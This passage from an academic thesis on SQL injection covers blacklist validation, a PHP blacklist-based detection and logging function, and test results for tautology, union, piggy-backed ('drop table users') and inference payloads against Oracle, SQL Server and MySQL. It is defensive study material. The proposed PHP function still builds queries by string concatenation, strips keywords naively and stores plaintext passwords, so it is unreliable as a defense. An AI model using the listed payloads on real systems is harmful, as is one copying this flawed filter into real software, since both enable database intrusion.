- **Data Range:** the important point is here when the data is numeric, the valid data should be in the expected range.
- **Data Content:** The important point is here the entered data content is related with the expected data. For instance; when the expected data is an e-mail address which includes some special characters and phrases, the entered data should be overlapped in terms of content.

4.3.1.2. Blacklist Validation

Blacklist validation is a rejection of known bad user input field on the form. Blacklist keeps of information about rejecting input contents which are included specifically known malicious characters, strings and signs (Clarke, 2012).

If these validations are compared, the effective one is Whitelist Validation rather than Blacklist Validation (Clarke, 2012). Because Whitelist Validation is defined on the interface of a web application. Blacklist Validation has too many bad characters and also the content of the Blacklist is very extended. So, it causes slow run of web application. Moreover, keeping the Blacklist as updated is hard (Clarke, 2012).

4.3.2. INPUT CHECKING FUNCTIONS

Input checking functions have to check some characters (Table 4.16) and character sequences, and words (Table 4.17) which are used in SQL injection attack. Developers have to remove these characters (Table 4.16) and SQL statements (Table 4.17) from user input field form. Developers should scan queries for undesirable words to identify whether a SQL Injection statement or valid user input. Removing the characters and SQL statements decreases the risk of SQL Injection.

Table 4.16. List of the some SQL injection characters.

Character	**Meaning in SQL**
'	Data string delimiter (Oracle, SQL Server, MySQL)
--	Comment delimiter (Oracle, SQL Server, MySQL)
;	Query delimiter (Oracle, SQL Server, MySQL)
/* ... */	Comment delimiter (SQL Server, MySQL)
#	Comment delimiter (MySQL)
%...%	Like definer (Oracle, SQL Server, MySQL)

Table 4.17. Some of the SQL statements

SQL Statement	**Meaning in SQL**
insert	Add new data to database
update	Update data from database
delete	Delete data from database
drop	Delete table from database
union all	Combine the results two or more SELECT statements
select	Select data from database

4.3.3. VALIDATE INPUT SOURCES

As it known, database can be attacked in too many ways. So, all input sources should be controlled and authenticated in order to rejecting unidentified or unreliable users and websites.

4.3.4. ACCESS RIGHTS

Developers have to set access rights for database accounts. Schema owner and database owner privileges should not be granted to a database account. Developers should not use the root access unless it is required. Low access right account is created for web application users; instance level access right should not be granted to web application users of a database account.

4.3.5. CONFIGURE DATABASE ERROR REPORTING

Some of the database application servers have default error reporting. These reports include the information about database and database structure, for example: table name, column name, etc. These reports should be developed specially for the users. Moreover, default error reports should not be available for a user and an unauthorized user. To avoid of exposing the information about database structure, developers should configure the system correctly.

CHAPTER 5
DEFENSE FUNCTION FROM SQL INJECTION

We developed a preventing mechanism for SQL injection attack. The function firstly, scans and determines all input fields in a form in according with defined statements, then calculates attack risk degree (as percentages) for each the input fields. According to the minimum risk degree (as percentages) that determined by the application developers, the function records attacks to fields. After scanning all input fields, the function sums all the risk degrees (as percentages) and determines the risk degree (as percentages) for the page. According to the form risk degree (as percentages), the function decides recording or not of the users' input data. After all, if the attack has a risk degree (as percentages) higher than the determined, the function sends warning e-mails and blocks the attack.

This function supports both POST and GET methods for HTML forms when necessary definitions are made. This function was developed using PHP. The difference of this function from PHP's functions such as htmlspecialchars (), htmlentities (), etc. is that it detects, records, blocks the SQL attacks and sends an alert to the system administrator. This developed function allows a system administrator or a web application developer to use, in order to improve the developed function and SQLi attack techniques, as providing save and analyze of the obtained data.

```
1) function injection($query) {
     $replacements = array(
'select'       => '',
'from'         => '',
'where'        => '',
'insert'       => '',
'union'        => '',
'all'          => '',
'null'         => '',
'and'          => '',
'or'           => '',
'version'      => '',
'dual'         => '',
'*'            => '',
','            => '',
'&'            => '',
'#'            => '',
';'            => '',
'"'            => '', );
2) $cleaner = str_replace(array_keys($replacements),
   $replacements, htmlentities($query), $count);
3) $i_results =
   array(trim(htmlentities($query)),$count,trim($cle
   aner));
4) return($i_results);};
5) $ScanMethod = 'POST';
6) $TotalStr = 17;
7) $RiskLevelMin = 0.01;
8) $RiskLevelWrn = 0.50;
9) $EmailAdress  = 'burhanaltintas@gmail.com';
10)  $PageLink =
   "http://{$_SERVER['HTTP_HOST']}{$_SERVER['REQUEST
   _URI']}";
```

Code 5.1. The Developed Function.

```
$old   = array('-', ' ', '.');
$new   = array('', '', '');
$RiskID = str_replace($old, $new, time());
$FieldID = 0;
foreach($_POST as $key => $value){
$check      = injection($value);
$TotalCount = $check[1];
$RiskDegree = round(($TotalCount / $TotalStr),
2);
$TRiskDegree = $TRiskDegree + $RiskDegree;
if ($RiskDegree >= $RiskLevelMin) {
$FieldID++;
$log = mysqli_query($SDBbag, "insert into
attack (AttackID, AttackPage, AttackField,
AttackValue, AttackCount, AttackDegree,
AttackMethod, AttackIP, AttackDate, AttackStatus)
values ('$RiskID', '$PageLink', '$key',
'".htmlentities($value, ENT_QUOTES)."',
'$TotalCount', '$RiskDegree', '$ScanMethod',
'$_SERVER[REMOTE_ADDR]', '".date("Y-m-d
H.i.s")."', 'OK')"); if (!$log) echo ('error log
'.mysqli_error($SDBbag));}
$resultData[$key] = htmlentities($check[2],
ENT_QUOTES);
$riskData[0] = round(($TRiskDegree / $FieldID),
2); }
if ($TRiskDegree >= $RiskLevelWrn) {
SQLi_warnig($EmailAdress, $RiskID);
header('location: error-page'); }
if ($_POST) {
$valuess = "'".implode("','", $resultData)."'";
if ($riskData[0] <= $RiskLevelWrn) {
$test = mysqli_query($SDBbag, "insert into
signup (Name, Surname, EMailAddress, City,
Coutry, Password, IPAddress, SignUpDate)
values ($valuess, '$_SERVER[REMOTE_ADDR]',
'".date("Y-m-d H.i.s")."')");if (!$test) echo
('<br>error sign up  '.mysqli_error($SDBbag)); }}
```

Code 5.2. The Developed Function (continued).

In the following, the developed function’s codes are explained step by step (steps from 1 to 31):

Step 1) SQL statements that the SQL Defense function will scan. (new statements can be defined unlimitedly by the web application developer)

```
 function injection($query) {
      $replacements = array(
 'select'       => '',
 'from'         => '',
 'where'        => '',
 'insert'       => '',
 'union'        => '',
 'all'          => '',
 'null'         => '',
 'and'          => '',
 'or'           => '',
 'version'      => '',
 'dual'         => '',
 '*'            => '',
 ','            => '',
 '&'            => '',
 '#'            => '',
 ';'            => '',
 '"'            => '',
);
```

Code 5.3. Step (1).

Step 2) The function scans the SQL statements and replaces them with the defined value.

```
$cleaner = str_replace(array_keys($replacements),
$replacements, htmlentities($query), $count);
```

Code 5.4. Step (2).

Step 3) The functions, done in (2), transferred to Array to be transferred out of the function.

```
$i_results =
array(trim(htmlentities($query)),$count,trim($cleaner
));
```

Code 5.5. Step (3).

Step 4) The function exports the Array made in step 3 for later use.

```
return($i_results);};
```

Code 5.6. Step (3).

Step 5) The scan method on the form is determined (POST or GET).

```
$ScanMethod = 'POST';
```

Code 5.7. Step (5).

Step 6) Defines the number of SQL Statements that the SQL Defense Function will scan.

```
$TotalStr = 17;
```

Code 5.8. Step (6).

Step 7) A minimum risk degree (as percentages) is defined by the application developer (this record risk degree is defined by the function in the list to decide whether or not to save of the scanned and found the SQL statements).

```
 $RiskLevelMin = 0.01;
```

Code 5.9. Step (7).

Step 8) A warning risk degree (as percentages) is defined by the application developer (Scanned and found SQL statements are saved. Then, the defined warning risk degree is used by the function to determine whether these statements are reported to the system administrator).

```
$RiskLevelWrn = 0.50;
```

Code 5.10. Step (8).

Step 9) System Administrator's e-mail address (if the alert is above the defined risk degree, the function is used to send e-mail).

```
$EmailAdress  = 'burhanaltintas@gmail.com';
```

Code 5.11. Step (9).

Step 10) Receives link information of the page where the web application form is located (to identify the page where the attack occurred when registering to the database).

```
$PageLink =
"http://{$_SERVER['HTTP_HOST']}{$_SERVER['REQUEST_URI
']}";
```

Code 5.12. Step (10).

Step 11 - 12 - 13) Describes *Unique RiskID* to *SQL Injection Attack Determination*.

```
$old   = array('-', ' ', '.');
$new   = array('', '', '');
$RiskID = str_replace($old, $new, time());
```

Code 5.13. Step (11 - 12 - 13).

Step 14) It is defined to count the input fields that are located on the web application form and attacked.

```
$FieldID = 0;
```

Code 5.14. Step (14).

Step 15) Defines the data coming from the form by POST (POST or GET) method and separates the incoming values as *Input ID* and *Input Value*.

```
    foreach($_POST as $key => $value){
```

Code 5.15. Step (15).

Step 16) Within the value allocated as input value, it detects and changes the values defined in step (1) and determines how many characters it has changed.

```
    $check     = injection($value);
```

Code 5.16. Step (16).

Step 17) Sums the number of expressions that are detected on the web application form in the previous step.

```
    $TotalCount = $check[1];
```

Code 5.17. Step (17).

Step 18) Determines the risk degree (as percentages) of the attacked input field on the web application form.

```
    $RiskDegree = round(($TotalCount / $TotalStr), 2);
```

Code 5.18. Step (18).

Step 19) Determines the risk degree (as percentages) of the attack by using all attacked input fields on the web application form for SQLi attack.

```
    $TRiskDegree = $TRiskDegree + $RiskDegree;
```

Code 5.19. Step (19).

Step 20) Compares the risk degree determined in (18) with the degree that is defined in step (7). If it is larger, allows recording of the corresponding Input field for further review by application developer.

```
if ($RiskDegree >= $RiskLevelMin) {
```

Code 5.20. Step (20).

Step 21) SQLi attack counts the Input fields that have been tried.

```
$FieldID++;
```

Code 5.21. Step (21).

Step 22) It records the statements detected as SQLi attacks harmlessly into the database.

```
$log = mysqli_query($SDBbag, "insert into attack
(AttackID, AttackPage, AttackField, AttackValue,
AttackCount, AttackDegree, AttackMethod, AttackIP,
AttackDate, AttackStatus)
values ('$RiskID', '$PageLink', '$key',
'".htmlentities($value, ENT_QUOTES)."',
'$TotalCount', '$RiskDegree', '$ScanMethod',
'$_SERVER[REMOTE_ADDR]', '".date("Y-m-d H.i.s")."',
'OK')"); if (!$log) echo ('error log
'.mysqli_error($SDBbag));}
```

Code 5.22. Step (22).

Step 23) If the degrees, which are calculated from the entered data into the Input fields on this form (the risk degree calculated by the system in step (19)), are below the warning degree that is defined in step (8), the data that entered into the Input fields are transferred into the Array for recording and use outside the function later.

```
$resultData[$key] = htmlentities($check[2],
ENT_QUOTES);
```

Code 5.23. Step (23).

Step 24) Transferring of the Web application risk degree into the Array in order to use outside function.

```
    $riskData[0] = round(($TRiskDegree / $FieldID), 2);
    }
```

Code 5.24. Step (24).

Step 25) Checks the Web application risk degree whether higher than the degree that defined in step (8). If it is higher than the risk degree that defined in step (8), it allows sending an e-mail to the system administrator and transferring of the web application to the defined error page.

```
    if ($TRiskDegree >= $RiskLevelWrn) {
```

Code 5.25. Step (25).

Step 26) Calls the SQLi_warning function that defined for sending e-mail to the system administrator.

```
    SQLi_warnig($EmailAdress, $RiskID);
```

Code 5.26. Step (26).

Step 27) Directs the Web application form to the defined error page.

```
    header('location: error-page'); }
```

Code 5.27. Step (27).

Step 28) If the data from the input fields comes by POST method, allows Incoming Data to be saved to the corresponding database.

```
    if ($_POST) {
```

Code 5.28. Step (28).

Step 29) It prepares the data entered on the web application form, which is the data collected in step (23), to be saved to the database.

```
$valuess = "'".implode("','", $resultData)."'";
```

Code 5.29. Step (29).

Step 30) Checks whether the Web application form risk degree that defined by the system in step (19) is above the warning level that defined in step (8). If the Web application form risk degree, which is calculated by the system, is below the defined warning degree, it allows for recording of the data that entered into Input fields.

```
if ($riskData[0] <= $RiskLevelWrn) {
```

Code 5.30. Step (30).

Step 31) Saves the data that entered on the web application form into the defined database.

```
$test = mysqli_query($SDBbag, "insert into signup
(Name, Surname, EMailAddress, City, Coutry,
Password, IPAddress, SignUpDate)
values ($valuess, '$_SERVER[REMOTE_ADDR]',
'".date("Y-m-d H.i.s")."')");if (!$test) echo
('<br>error sign up  '.mysqli_error($SDBbag)); }}
```

Code 5.31. Step (31).

The function, which has been developed for defensing of SQLi attacks, has been tested on a sign up form of a web application (Figure 5.1) on localhost. The developed function has been tested for POST and GET methods of HTML. Figure 5.2 shows the regular table of sign up form of web application. Figure 5.3 shows the detected and recorded parameters of an attacker.

Figure 5.1 shows some input fields, which are name, surname, e-mail address, city, country, and password. SQLi attacks have been done from these fields.

Figure 5.2 shows regular database of sign up form (Figure 5.1) of web application.

Figure 5.3 shows POST and GET methods of HTML, attack ID, attack page, form field ID, form field value, used SQLi characters and statements numbers, calculated attack degree for input fields, web application form method, attack IP address, and attack date and time.

Figure 5.4 shows the content of warning e-mail for application developer. There are attack ID, total risk degree of page (as percentages), risk degree of page (as percentages), attacker IP, and attack web page.






Figure 5.1. Sign up form of an web application.




SID	Name	Surname	EMailAddress	City	Coutry	Password	IPAddress	SignUpDate
330	John	AB	ja@abc.com	Izmir	Turkey	123	::1	2019-08-05 16:43:18
332	Mehmet	DCD	md@abc.com	Izmir	Turkey	123	::1	2019-08-05 16:53:16
333	Cem	BBB	cb@abc.com	Izmir	Turkey	123	::1	2019-08-05 18:42:44
334	Burhan	DDD	bd@abc.com	Izmir	Turkey	123	::1	2019-08-05 18:42:48
335	Cenk	YY	cy@abc.com	Izmir	Turkey	123	::1	2019-08-05 19:42:54
336	Ali	UUUU	au@abc.com	Ankara	Turkey	123	::1	2019-08-05 19:46:25
337		ABC	aa@aa.com	Izmir	Turkey	246	::1	2019-08-09 18:49:30
338	&#039;		a1@aa.com	Izmir	Turkey	246	::1	2019-08-09 18:50:21
339	&#039;	&#039;	&#039;	&#039;	&#039;	&#039;	::1	2019-08-10 16:45:18

Figure 5.2. Table of web application users.



AttackID	AttackPage	AttackField	AttackValue	AttackCount	AttackDegree	AttackMethod	AttackIP	AttackDate	Attack
1567957821	http://localhost/SQLiDefence/defence.php?	Name	select * from&#039;	3	0.18	POST	::1	2019-08-09 18:49:30	OK
1567957821	http://localhost/SQLiDefence/defence.php?	Surname	dual--	3	0.18	POST	::1	2019-08-09 18:50:21	OK
1567957875	http://localhost/SQLiDefence/defence.php?	Name	select * from&#039;	3	0.18	POST	::1	2019-08-10 15:55:15	OK
1567957875	http://localhost/SQLiDefence/defence.php?	Surname	select * from&#039;	3	0.18	POST	::1	2019-08-10 16:45:15	OK
1567957875	http://localhost/SQLiDefence/defence.php?	EMailAddress	select * from&#039;	3	0.18	POST	::1	2019-08-10 16:45:15	OK
1567957875	http://localhost/SQLiDefence/defence.php?	City	select * from&#039;	3	0.18	POST	::1	2019-08-10 16:45:15	OK
1567957875	http://localhost/SQLiDefence/defence.php?	Country	select * from&#039;	3	0.18	POST	::1	2019-08-10 16:45:15	OK
1567957875	http://localhost/SQLiDefence/defence.php?	Password	select * from&#039;	3	0.18	POST	::1	2019-08-10 16:45:15	OK
1567958145	http://localhost/SQLiDefence/defence.php?ID1=2	ID3	from	1	0.06	GET	::1	2019-08-10 18:55:45	OK
1567958145	http://localhost/SQLiDefence/defence.php?ID1=2	ID4	dual	1	0.06	GET	::1	2019-08-10 18:55:45	OK

Figure 5.3. Detected parameters of attackers.



SQLi Warning [1566130404]

Burhan ALTINTAS <burhanaltintas@gmail.com>
Alıcı: ben

SQLi Attack Details

Attack ID	:	1566130404
Total Risk Degree of Page (%)	:	0.9
Risk Degree of Page (%)	:	0.18
Attacker IP	:	::1
Attack Web Page	:	http://localhost/SQLiDefence/defence.php?

Designed by Burhan ALTINTAŞ

Figure 5.4. Content of a warning e-mail for the application developer.

If the developed function test is evaluated, the function detected and recorded the defined SQLi characters and statements for POST and GET methods of HTML.

CHAPTER 6
RESULTS AND CONCLUSIONS

Nowadays we have a lot of web systems that make easier our daily lives. These web systems use database for storing data that can be personal information, financial information, health information, education, tourism, and etc. At the same time, online systems such as, Facebook uses database for storing users' information and activities. On the other hand, governments use a web application interface for services of citizens, which makes life easier for citizens. This situation makes easier and shorter service for both.

Today the use of internet is growing up quickly for shopping in daily life. Internet users use some web applications to sell and to buy anything such as; from virtual produced things to real objects.

Internet, itself and everything it interacts with, quickly grows and develops with itself; for instance, if we compare internet's growth and alteration from 90's to today. Hence, user profile and the usage area of internet has changed. In the internet environment where all levels of users are involved, internet security is the most basic need and problem. For instance, from a child's online game to a company's managers web application account, security is important point yesterday, today and in the future.

In this study, Oracle Security Tools, SQL Security Tools, MySQL Security Tools and various type of SQL injection attacks test results are presented. These tests were applied in a real web application platform on a localhost and the tests' results were achieved by using Oracle 12c, SQL Server 2017, MySQL 5.7, and PHP 7.

In the changing and developing behavior of internet, databases and database management systems have some needs in terms of security. In this behavior, database companies developed some security mechanisms for their customers. Weaknesses in DBMS are always opportunity for attackers and taking advantages of this weaknesses, attackers can manage to beat the security systems of them. Chapter 3 is focused on Oracle Security Tools, Microsoft SQL Security Tools, and MySQL Security tools as briefly.

SQL injection occurs by execution of unauthorized SQL query. Attackers use vulnerable parameters of web applications. The reasons of the vulnerable parameters are; *no input validation*, *no filters for special characters*, and *poor web application codes*. Chapter 4 is focused on various types of SQL injection attacks.

Firstly, administrative privileges of web application database users were defined as without any limitation of database users, any input validation, and any input checking functions on the test applications. The SQL Injection attack tests were applied on Oracle, SQL Server, and MySQL. All of the tests have privileges to access in level of web developer and the tests have same data and database structures.

Tautology based attacks occur by injecting a code that one or more conditional statement to SQL query. SQL query results are evaluated true from web application platform. After all, the result of the tests was bypassed the login authentication of the Oracle, SQL Server, and MySQL (Table 6.1). However, Oracle and SQL Server did not accept some tested parameters (Table 6.1), and gave the report of error messages, on the other hand MySQL accepted all parameters that were tested. On the other hand, when the web application database logs records were controlled, the access of the system were allowed with the acceptable parameters. These acceptable parameters provided all privileges in the *userauthentication* tables to a user, which is the last user in the *users* table on web application.

Table 6.1. Results of tested parameters on login form for tautology based SQL injection attack ((✓) successful, (✕) unsuccessful).

Tested Parameters		**Results of Databases**		
User name	**Password**	**Oracle**	**SQL Server**	**MySQL**
'-	'	✕	✕	✓
' or '1'='1	' or '1'='1	✓	✓	✓
Valid User Name	' or '1' = '1	✓	✓	✓
'-0||'		✕	✕	✓
' or '1'='1';#		✕	✕	✓
' or 1=1 -- +		✓	✓	✓

In the Union Query SQL injection attack, the attacker combines the original query and the injected query with UNION ALL SQL statement, and gets a new query result. This new result includes the original query results and the injected query results. If the test results on the Oracle, SQL Server, and MySQL are evaluated, the attack was resulted as successful (Table 6.2) but, the tested databases failed because of reporting the original query results and injected query results. Moreover, even the tested databases all failed, the databases gave different reactions to the Union Query SQL injection attack. These reactions were; (1) Oracle needed some conversion functions to convert datatype, for instance; to_char, to_number, and to_nclob. (2) SQL Server needed null result for original query. (3) MySQL did not need any combination.

Table 6.2. Results of test for union query SQL injection attack ((✓) successful, (✕) unsuccessful).

Tested SQL Statement	**Results of Databases**		
	Oracle	**SQL Server**	**MySQL**
Gather information about table structure and data in the database.	✓	✓	✓

Piggy backed query attacks occur as trying of injection additional query to original query. Piggy backed query attack is high degree harmful for web application, because if an attack is resulted as successful, the attacker can insert any command of SQL to the query. If the test results on the Oracle, SQL Server, and MySQL are evaluated (Table 6.3), the attack was resulted as successful for SQL Server but, Oracle and MySQL results were unsuccessful. SQL Server failed in this attack, because in the test the attack attempted to delete the users table of web application, and successfully deleted. On the other hand, Oracle, and MySQL did not support the attempt for delete because, they do not allow to execute multiple SQL statement in one query.

Table 6.3. Results of tested parameters for piggy backed query SQL injection attack ((✓) successful, (✕) unsuccessful).

Tested SQL Statement	Results of Databases		
	Oracle	SQL Server	MySQL
drop table users	✕	✓	✕

Inference SQL injection attack is based on predictions, because it does not have any error message report. Inference SQL injection attack has two possible results: true or false. The attacker tries the attack and observes the activities of web application. The attacker tries Inference SQL injection attack in the web applications that are secured enough. If the test results on the Oracle, SQL Server, and MySQL are evaluated, the attack results as successful (Table 6.4). Because, all the tested databases allowed to access into the web application by using selected user name but the attacker does not have the password information. Moreover, this selected user name has privileges that are assigned by the system administrator.

Table 6.4. Results of tested parameters for inference SQL injection attack ((✓) successful, (✕) unsuccessful).

Tested SQL Statement	Results of Databases		
	Oracle	SQL Server	MySQL
burhanaltintas@gmail.com' and '1'='1' (true)	✓	✓	✓
burhanaltintas@gmail.com' and '1'='0' (false)	✕	✕	✕

In the Illegal Logically Incorrect SQL Injection Query attack, the attacker gathers the information about web application database by error message of the database or the SQL query. The gathered information is about database models, database table structure, database columns structure, and types of data, and etc. If the test results on the Oracle, SQL Server, and MySQL are evaluated (Table 6.5), the attack results as successful. All the tested databases gave the information about their database structure by the error messages.

Table 6.5. Results of test for illegal logically incorrect query SQL injection attack ((✓) successful, (✕) unsuccessful).

Tested SQL Statement	**Results of Databases**		
	Oracle	**SQL Server**	**MySQL**
Gather information about database and database structure by error messages.	✓	✓	✓

Stored Procedures are used for data validation or access control mechanism in web applications. In the Stored Procedure SQL Injection attacks, the attacker firstly defines database model and version by using the other SQL injection methods. When the test results on the Oracle, SQL Server, and MySQL are evaluated (Table 6.6), the attack resulted as successful. All the tested databases gave the information about stored procedure structure of web application. The attacker gathered the information by Union Queries attack. However, all the tested databases have different types of storage structure to store procedures.

Table 6.6. Results of test for stored procedure SQL injection attack ((✓) successful, (✕) unsuccessful).

Tested SQL Statement	**Results of Databases**		
	Oracle	**SQL Server**	**MySQL**
Gather information about stored procedure structure.	✓	✓	✓

SQL injection attacks results are compared in Table 6.7. SQL injection is the most dangerous attack method for web applications or web sites because an attacker can get the sensitive data from any web application or any web sites by using this attack method. The attacker uses the SQL statement in the query of web application and changes the result of the query by rewriting the SQL statement. So, the attacker can gather information about data of web application.

Table 6.7. SQL Injection comparison table ((✓) successful, (✕) unsuccessful).

SQL injection	**Oracle**	**SQL Server**	**MySQL**
Tautology Based	✓	✓	✓
Union Queries	✓	✓	✓
Piggy Backed Queries	✕	✓	✕
Inference	✓	✓	✓
Illegal/Logically Incorrect Queries	✓	✓	✓
Stored Procedure Injection	✓	✓	✓

We can defend a web application from a SQL injection by using input validation, access rights, configure error message of database, and etc., which were detailed in the Chapter 4.

In Chapter 5, a function has been developed for preventing SQL injection attacks. This function includes POST and GET methods of HTML forms. The developed function also has some key words (blacklist) for preventing of SQL injection attack and counts the words in the blacklist. After counting the words, the developed function determines a degree (as percentages) of the risks. If the determined degree is higher than the risk level that is defined by the administrator, the developed function records the attack codes, blocks the attack, and makes warnings to the system administrator about the attack. Moreover, the function also records the information about any attack degree (as percentages) even it is not as much as defined level. For instance, the administrator might define the warning risk degree as 0.20, and the attack might be at the degree of 0.01, the developed function still records the attack. It does not have to be at the defined risk degree to record.

Lastly, most of the defense techniques of SQL Injection have problems. SQL Injection uses as an advantage the poor codes of web applications. While developing codes for a web application or a web site, coders should be aware of input validation, privileges of database users, and configured error messages, and etc. that can be vulnerable points of the codes. Moreover, for the future works, an extension can be developed in PHP for preventing from SQL injections.

REFERENCES

Ashdown, L., & Kyte, T. (2015). *Oracle Database Concepts 11g Release 2*. In. Retrieved from https://docs.oracle.com/cd/E11882_01/server.112/e40540/toc.htm

Axmark, D., & Widenius, M. (2019). *MySQL 5.7 Reference Manual*. In Vol. 61024. Retrieved from https://dev.mysql.com/doc/refman/5.7/en/

Brundrett, P., Lai, M., Hubbard, D., Banes, J., Field, S., Masters, G., & Delthony, C. (2010). Windows Data Protection. Retrieved from https://docs.microsoft.com/en-us/previous-versions/ms995355(v=msdn.10)#references

Carter, P. A. (2018). *Securing SQL Server DBAs Defending the Database* (2 ed.): Apress.

Clarke, J. (2012). *SQL Injection Attacks and Defense* (Second Edition ed.): Syngress.

Coronel, C., & Morris, S. (2016). *Database Systems: Design, Implementation, & Management*: Cengage Learning.

Elmasri, R., & Navathe, S. (2016). *Fundamentals of Database Systems* (7 ed.): Pearson.

Guyer, C., Hamilton, B., Cai, S., Byham, R., Milener, G., Macauley, E., . . . Zabroski, J. (2017). EXECUTE AS (Transact-SQL). Retrieved from https://docs.microsoft.com/en-us/sql/t-sql/statements/execute-as-transact-sql?view=sql-server-2017

Guyer, C., Jonnakuti, K., Milener, G., Hamilton, B., Kumar, S., Macauley, E., . . . Bochkov, A. (2019). Row-Level Security. Retrieved from https://docs.microsoft.com/en-us/sql/relational-databases/security/row-level-security?view=sql-server-2017

Guyer, C., Milener, G., Hamilton, B., Kumar, S., Byham, R., Macauley, E., . . . To, V. (2017). Server-Level Roles. Retrieved from https://docs.microsoft.com/en-us/sql/relational-databases/security/authentication-access/server-level-roles?view=sql-server-2017

Guyer, C., Milener, G., Hamilton, B., Kumar, S., Macauley, E., Rabeler, C., . . . Rohm, W. A. (2019). Credentials (Database Engine). Retrieved from https://docs.microsoft.com/en-us/sql/relational-databases/security/authentication-access/credentials-database-engine?view=sql-server-2017

Guyer, C., Milener, G., Macauley, E., Kumar, S., Cai, S., Hamilton, B., . . . Byham, R. (2016). SQL Server Audit (Database Engine). Retrieved from https://docs.microsoft.com/en-us/sql/relational-databases/security/auditing/sql-server-audit-database-engine?view=sql-server-2017

Guyer, C., Milener, G., Rabeler, C., Hamilton, B., Kumar, S., Jonnakuti, K., . . . Toliver, K. (2019). Dynamic Data Masking. Retrieved from https://docs.microsoft.com/en-us/sql/relational-databases/security/dynamic-data-masking?view=sql-server-2017

